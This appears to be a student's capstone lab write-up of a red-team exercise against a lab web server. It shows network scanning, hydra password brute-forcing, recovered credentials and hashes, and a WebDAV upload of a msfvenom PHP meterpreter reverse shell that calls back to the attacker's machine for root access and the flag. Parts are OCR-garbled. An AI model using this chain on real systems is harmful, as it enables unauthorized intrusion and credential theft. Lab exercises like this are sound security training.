Capstone Project: Red Team - Blue Team

Day 1: Solved

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2022.04.25

Discover the IP address of the Linux web server.

< netdiscover -r 192.168.1.255/16 >

```
File Actions Edit View Help

Currently scanning: 192.168.93.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 126

IP At MAC Address Count Len MAC Vendor / Hostname

192.168.1.1 00:15:5d:00:04:0d 1 42 Microsoft Corporation 192.168.1.100 4c:eb:42:d2:d5:d7 1 42 Intel Corporate 192.168.1.105 00:15:5d:00:04:0f 1 42 Microsoft Corporation root@Kali:~# netdiscover -r 192.168.1.255/16
```

< sudo nmap 192.168.1.105>

```
root@Kali:~# sudo nmap 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-21 16:36 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:15:5D:00:04:0F (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
root@Kali:~#
```

· Locate the hidden directory on the web server.

 Hint: Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the target site.

## **RECON ONLINE:**

<firefox http://192.168.1.105 > opens the firefox browser:



 Brute force the password for the hidden directory using the hydra command:

```
root@Kali:/usr/share/wordlists# gzip -d rockyou.txt.gz ^C
root@Kali:/usr/share/wordlists# hydra -l vagrant -P rockyou.txt -s 80 -f -v
V 192.168.1.105 http-get /icons/
```


Brute force the password for ashton:

<a href="http-get/company\_folders/secret\_folder/">http-get/company\_folders/secret\_folder/</a>>

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```


```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14 344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 1] (0/0)
[80][http-get] host: 192.168.1.105 | login: ashton | password: leopoldo [STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-21 1 8:12:50
root@Kali:/usr/share/wordlists#
```

Login: ashton Password: leopoldo




ryan:\$aprl\$fsU/VibG\$HznoQs6XTF7VauEHtktNt.


 Break the hashed password with the Crack Station website or John the Ripper.



Connect to the server via WebDav.




Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



In order to connect to our companies webday server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

- 1. I need to open the folder on the left hand bar
- I need to click "Other Locations"
   I need to type "dav://172.16.84.205/webdav/"
- 4. I will be prompted for my user (but i'll use ryans account) and password
- 5. I can click and drag files into the share and reload my browser



Upload a PHP reverse shell payload.

Created the reverse shell payload:

```
< msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4040 -f raw
> rev-shell-2.php >
```

Then, I copy and pasted that rev-shell-2.php and loaded it to the day://192.168.1.105/webday/ directory

To run it, I went to the "other location" day://192.168.1.105/webday/rev-shell-2.php.

• Execute payload that you uploaded to the site to open up a meterpreter session.

Then I started back in the Kali machine:

<msfconsole>

Then I ran:

<use exploit/multi/handler>

<set payload php/meterpreter/reverse\_tcp>

```
<set lhost 192.168.1.90>
<set lport 4040>
<run>
```

Find and capture the flag.

To find the flag:

```
<shell>
<find /-name flag.txt 2./dev/null>
<cat /flag.txt>
```

Result: b1ng0w@5h1sn@m0 "Bingo was his namo"

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set lport 4040
lport ⇒ 4040
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4040
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4040 → 192.168.1.105:33698)
at 2022-04-23 16:20:16 -0700

meterpreter > shell
Process 1663 created.
Channel 0 created.
find / -name flag.txt 2>/dev/null
/flag.txt
cat /flag.txt
blng0w@5hlsn@m0
```